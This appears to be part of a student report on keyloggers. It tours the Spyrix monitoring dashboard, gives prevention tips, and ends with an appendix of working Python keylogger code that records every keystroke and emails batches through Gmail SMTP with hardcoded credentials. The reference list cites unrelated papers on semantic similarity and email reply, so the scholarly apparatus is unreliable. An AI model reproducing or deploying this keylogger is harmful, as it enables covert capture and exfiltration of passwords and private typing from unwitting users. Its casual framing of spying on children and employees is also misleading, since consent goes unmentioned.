
✧ Summary:-

It shows the complete summary about the software and features about the keylogger.




* Features of this platform are:-


- * User Activity
- * AI Scoring
- * Screenshots
- * Web pages visited
- * Keyboard events
- * Events log
- * Installed applications
- * Reports



* Shows Full Activity by plotting Pie Chart and also shows full activity data with timings.



* Also shows the Activity chart in the form of Bar Graph.




✧ User Activity:-

It shows the user activity by showing its machine name.

Users activity ⓘ

Average users activity in programs and sites

[Edit](#)



U2 (CLIENT2)
Employee

● Online

🖱 Snipping Tool

[Go to user statistic](#)

✧ Web Page Visited:-

It shows the web page visited information which can help to the parents to keep an eye on their children.





Summary activity statistic					
Date	Begin	End	Total	Active	Inactive
05/15/2024	11:02	11:08	5m.	5m.	-

Last urls	Search queries
<ul style="list-style-type: none">dashboard.spyrix.comspyrix.app	<p>There is no data for this period. Please change the time interval</p>

Last applications	Last social urls
<ul style="list-style-type: none">Spyrix Employee Monitoring - Settin...	<p>There is no data for this period. Please change the time interval</p>


✧ Screenshots:-

It also take screenshots of screen pages and also record the keyboard entering data.




✧ Keyboard Events:-


It keep tracking on the keyboard keys and gather the complete information about each and every key pressing.



✧ Events Log:-




✧ Installed Applications:-




✧ Reports:-

It gives the report from which time or date you want to look for the monitor.



* The report looks like-



Requested	Format	Computer	User	Period	Event type	Status	Size	Download
05/15/24, 11:27:27	Smart report	CLIENT2	U2	05/09/2024 - 05/15/2024	All Events	Running	0	

✧ Add New Machine:-

You can also use any other platform like Mac OS, Linux, Android.



CONCLUSION

There are a multitude of keyloggers from hardware based to software based. Each of them has their advantages and disadvantages. Keyloggers pose one of the largest threats to computer and network systems. Most everything that users protect on computers is protected by username and passwords. Keyloggers basically bypass these setup safety protocols making their data completely vulnerable. In order to prevent keyloggers from recording sensitive data such as passwords, username, bank account number, and others alike it is pertinent that administrators follow the steps of prevention described above.

Software programmers could also use this information to write future programs that look for key-logging and work in ways to prevent information like this from being kept alive any longer than needed. Key-logging is a serious threat and the only one who can insure that it doesn't happen to them is the end user. It is their responsibility to watch for key-logging signs and remove software and hardware devices from their systems.

Protect Yourself From Keylogging

Recognize these six pointers to protect yourself from malicious keyloggers.




Enable two-factor authentication



Don't download unknown files



Consider a virtual keyboard



Use a password manager



Install antivirus software



Consider voice-to-text conversion software

REFERENCES

Lushan Han, Abhay L. Kashyap, Tim Finin, James Mayfield, and Jonathan Weese. 2013. Umbe ebiquitycore: Semantic textual similarity systems. In Second Joint Conference on Lexical and Computational Semantics (*SEM), Volume 1: Proceedings of the Main Conference and the Shared Task: Semantic Textual Similarity. Association for Computational Linguistics, Atlanta, Georgia, USA, pages 44–52. <http://www.aclweb.org/anthology/S13-1005>.

Po-Sen Huang, Xiaodong He, Jianfeng Gao, Li Deng, Alex Acero, and Larry Heck. 2013. Learning deep structured semantic models for web search using clickthrough data. In Proceedings of the 22Nd ACM International Conference on Information & Knowledge Management. ACM, New York, NY, USA, CIKM '13, pages 2333–2338. <https://doi.org/10.1145/2505515.2505665>.

Anjuli Kannan, Karol Kurach, Sujith Ravi, Tobias Kaufman, Balint Miklos, Greg Corrado, Andrew Tomkins, Laszlo Lukacs, Marina Ganea, Peter Young, and Vivek Ramavajjala. 2016. Smart reply: Automated response suggestion for email. In Proceedings of the ACM SIGKDD Conference on Knowledge Discovery and Data Mining (KDD) (2016).. <http://www.kdd.org/kdd2016/papers/files/Paper 1069.pdf>.

APPENDICIES

Sample Code

```
import pynput
from pynput.keyboard import Key, Listener
import send_email

count = 0
keys = []

def on_press(key):
    print(key, end= " ")
    global keys, count
    keys.append(str(key))
    count += 1
    if count > 10:
        count = 0
        email(keys)

def email(keys):
    message = ""
    for key in keys:
        k = key.replace("'", "")
        if key == "Key.space":
            k = " "
        elif key.find("Key")>0:
            k = ""
        message += k
    print(message)
    send_email.sendEmail(message)

def on_release(key):
    if key == Key.esc:
        return False

with Listener(on_press = on_press, on_release = on_release) as listener: listener.join()

send_mail

import smtplib, ssl

def sendEmail(message):
    smtp_server = "smtp.gmail.com"
    port = 587
    sender_email = "yondugog007@gmail.com"
    password = "cybersecurity"
```

